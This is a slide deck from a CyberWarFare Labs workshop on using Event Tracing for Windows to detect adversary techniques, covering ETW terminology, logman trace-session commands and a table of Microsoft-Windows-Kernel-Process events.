CyberWarFare Labs Hands-on Workshop on

“Detecting Adversarial Tradecrafts/Tools by leveraging ETW”

Date : **26th-27th Feb 2022**

Email **: info@cyberwarfare.live**

Introduction

Yash Bharadwaj (LinkedIn, Twitter)

- Chief Technical Architect @CyberWarFare Labs
- Interests : Enterprise Security, Architecture Setup, Red Team R&D
- 4+ Year experience in Threat Emulation, APT Simulation, Cyber Red Team Operations
- Presented / Trained at Nullcon, OWASP, BSIDES, CISO Platform etc.

Anirban Das (LinkedIn)

- Security Researcher @CyberWarFare Labs
- Interests : Detection Engineering, Threat Hunting, Windows Internals.
- 3+ Years experience in Offensive / Defensive Security.

Outline

1. ETW Basics and Setup with HELK.
2. Playing around with multiple ETW Providers.
3. Weaponizing ETW-TI for Detection.
4. Detecting various "Defense Evasion" Techniques. (PPID, Command Line Spoofing etc.)
5. Detecting .NET Tools and Attack Techniques. (AppDomain Abuse, SharpPick etc.)
6. Detecting LOLBAS, BYOL & BYOI Techniques.
7. Detecting Techniques leveraged by various C2 Agents.

Note

Day I & II covered the following topics:

1. ETW Basics and Setup with HELK.
2. Playing around with multiple ETW Providers.
3. Weaponizing ETW-TI for Detection.
4. Detecting various "Defense Evasion" Techniques. (PPID Spoofing)

Part I of the PPT only contains the above material.

What is ETW?

Event Tracing for Windows (ETW) is an efficient **Kernel-Level** tracing facility that lets you log Kernel or Application-Defined Events to a log file.

You can consume the events in real time or from a log file and use them to debug an application, look for anomalies etc.

ETW logs can be a major aid for Security Operations and DEATH (**D**etection **E**ngineering **A**nd **T**hreat **H**unting).

Reference:
https://docs.microsoft.com/en-us/windows/win32/etw/about-event-tracing#:~:text=Event%20Tracing%20for%20Windows%20(ETW,are%20occurring%20in%20the%20application.

ETW - Terminology

Controller: One which can Create/Update/Delete/Start/Stop a Event Trace Session & Enable/Disable a Channel.

E.g.,

1. Logman - Create/Update/Delete a Event Trace Session.
2. Windows Performance Tool (Computer Management)
3. Creates/Updates/Deletes/Starts/Stops a Event Trace Session.
   3. Event Viewer - Enables/Disables a Channel.

Provider: Provides Events to a Tracing Session.

E.g., Microsoft-Windows-Kernel-Process, Microsoft-Windows-Threat-Intelligence etc.,

Trace Session: Collects events from a Provider, and saves the events as a `.etl` file.

Consumer: Consumes the event directly from a Provider Channel or from the `.etl, .evtx` file, or from 3rd Party event collectors like SilkETW, Sealighter etc.

E.g., SIEM, Event Viewer.

Event Viewer has the property of both **Controller** and **Consumer**.






Fig 1: ETW Architecture




Event Trace Session


```
logman create trace kptrace -ets
```




```
logman update kptrace -p Microsoft-Windows-Kernel-Process
0x0000000000000010 -ets
```

```
logman query kptrace -ets
logman query providers Microsoft-Windows-Kernel-Process
```


Controller
(Logman / WPT)
Creates 1
Trace Session
(kptrace)
Captures Event 2
Provider
(Microsoft-Windows-Kernel-Process)
Generates 3
Trace File
(.etl)


Controller
(Logman / WPT)
Consumer
(Event Viewer)
Creates 1
Trace Session
(kptrace)
Captures Event 2
Provider
(Microsoft-Windows-Kernel-Process)
Consumed 4
Generates 3
Trace File
(.etl)

Only Saved Events, No Real Time Events!



Channels

Channel is basically a sink that collects events.

Admin | Operational | Analytic | Debug


You need to have a channel for a specific provider for you to consume Real Time events in Event Log.

If you do not have a channel for a specific provider then you'd need 3rd party tools for you to consume Real Time events in Event Log.

Channels

Tool: **WEPExplorer** [Link]

Channels



Windows Events Providers Explorer - v1.2

File Help

Provider GUID/name: process

GUID	Name
{FD771D53-8492-4057-8E35-8C02813AF49B}	Microsoft-Windows-ProcessExitMonitor
{D49918CF-9489-4BF1-9D7B-014D864CF71F}	Microsoft-Windows-ProcessStateManager
{CBA16CF2-2FAB-49F8-89AE-894E718649E7}	Microsoft-Windows-Processor-Aggregator
{22FB2CD6-0E7B-422B-A0C7-2FAD1FD0E716}	Microsoft-Windows-Kernel-Process
{0F67E49F-FE51-4E9F-B490-6F2948CC6027}	Microsoft-Windows-Kernel-Processor-Power

Provider filters - Microsoft-Windows-Kernel-Process

Channels:

Levels:

Opcodes:

Tasks:

Template fields: ALL

Message has:


Apply


Keywords

Value	Name	Message
16	WINEVENT_KEYWOR...	
32	WINEVENT_KEYWOR...	
64	WINEVENT_KEYWOR...	
128	WINEVENT_KEYWOR...	
256	WINEVENT_KEYWOR...	
512	WINEVENT_KEYWOR...	
1024	WINEVENT_KEYWOR...	
2048	WINEVENT_KEYWOR...	
4096	WINEVENT_KEYWOR...	
8192	WINEVENT_KEYWOR...	

Provider metadata - Microsoft-Windows-Kernel-Process

Id	Level	Opcode	Task	Keyword	Channel	Message	Fields
1	Information	Start	ProcessStart	WINEVENT_KEYWOR...	Microsoft-Windows-Kernel-Process/Analytic	Process %1 started at time %2 by parent %3 running in sess...	Process...
1	Information	Start	ProcessStart	WINEVENT_KEYWOR...	Microsoft-Windows-Kernel-Process/Analytic	Process %1 started at time %2 by parent %3 running in sess...	Process...
1	Information	Start	ProcessStart	WINEVENT_KEYWOR...	Microsoft-Windows-Kernel-Process/Analytic	Process %1 started at time %2 by parent %3 running in sess...	Process...
1	Information	Start	ProcessStart	WINEVENT_KEYWOR...	Microsoft-Windows-Kernel-Process/Analytic	Process %1 started at time %3 by parent %4 running in sess...	Process...
2	Information	Stop	ProcessStop	WINEVENT_KEYWOR...	Microsoft-Windows-Kernel-Process/Analytic	Process %1 (which started at time %3) stopped at time %4 ...	Process...
2	Information	Stop	ProcessStop	WINEVENT_KEYWOR...	Microsoft-Windows-Kernel-Process/Analytic	Process %1 (which started at time %2) stopped at time %3 ...	Process...
2	Information	Stop	ProcessStop	WINEVENT_KEYWOR...	Microsoft-Windows-Kernel-Process/Analytic	Process %1 (which started at time %3) stopped at time %4 ...	Process...
3	Information	Start	ThreadStart	WINEVENT_KEYWOR...	Microsoft-Windows-Kernel-Process/Analytic	Thread %2 (in Process %1) started.	Process...
3	Information	Start	ThreadStart	WINEVENT_KEYWOR...	Microsoft-Windows-Kernel-Process/Analytic	Thread %2 (in Process %1) started.	Process...
4	Information	Stop	ThreadStop	WINEVENT_KEYWOR...	Microsoft-Windows-Kernel-Process/Analytic	Thread %2 (in Process %1) stopped.	Process...
4	Information	Stop	ThreadStop	WINEVENT_KEYWOR...	Microsoft-Windows-Kernel-Process/Analytic	Thread %2 (in Process %1) stopped.	Process...
5	Information		ImageLoad	WINEVENT_KEYWOR...	Microsoft-Windows-Kernel-Process/Analytic	Process %3 had an image loaded with name %7.	ImageB...
6	Information		ImageUnload	WINEVENT_KEYWOR...	Microsoft-Windows-Kernel-Process/Analytic	Process %3 had an image unloaded with name %7.	ImageB...
7	Information		CpuBasePriorityChange	WINEVENT_KEYWOR...	Microsoft-Windows-Kernel-Process/Analytic	Base CPU priority of thread %2 in process %1 was changed...	Process...
8	Information		CpuPriorityChange	WINEVENT_KEYWOR...	Microsoft-Windows-Kernel-Process/Analytic	CPU priority of thread %2 in process %1 was changed from ...	Process...
9	Information		PagePriorityChange	WINEVENT_KEYWOR...	Microsoft-Windows-Kernel-Process/Analytic	Page priority of thread %2 in process %1 was changed from...	Process...
10	Information		IoPriorityChange	WINEVENT_KEYWOR...	Microsoft-Windows-Kernel-Process/Analytic	I/O priority of thread %2 in process %1 was changed from ...	Process...


Controller
(Event Viewer)
Enables Channel 1
Provider
(Microsoft-Windows-Kernel-Process)


Controller
(Event Viewer)
Enables Channel 1
Consumed 2
Consumer
(Event Viewer)
Provider
(Microsoft-Windows-Kernel-Process)

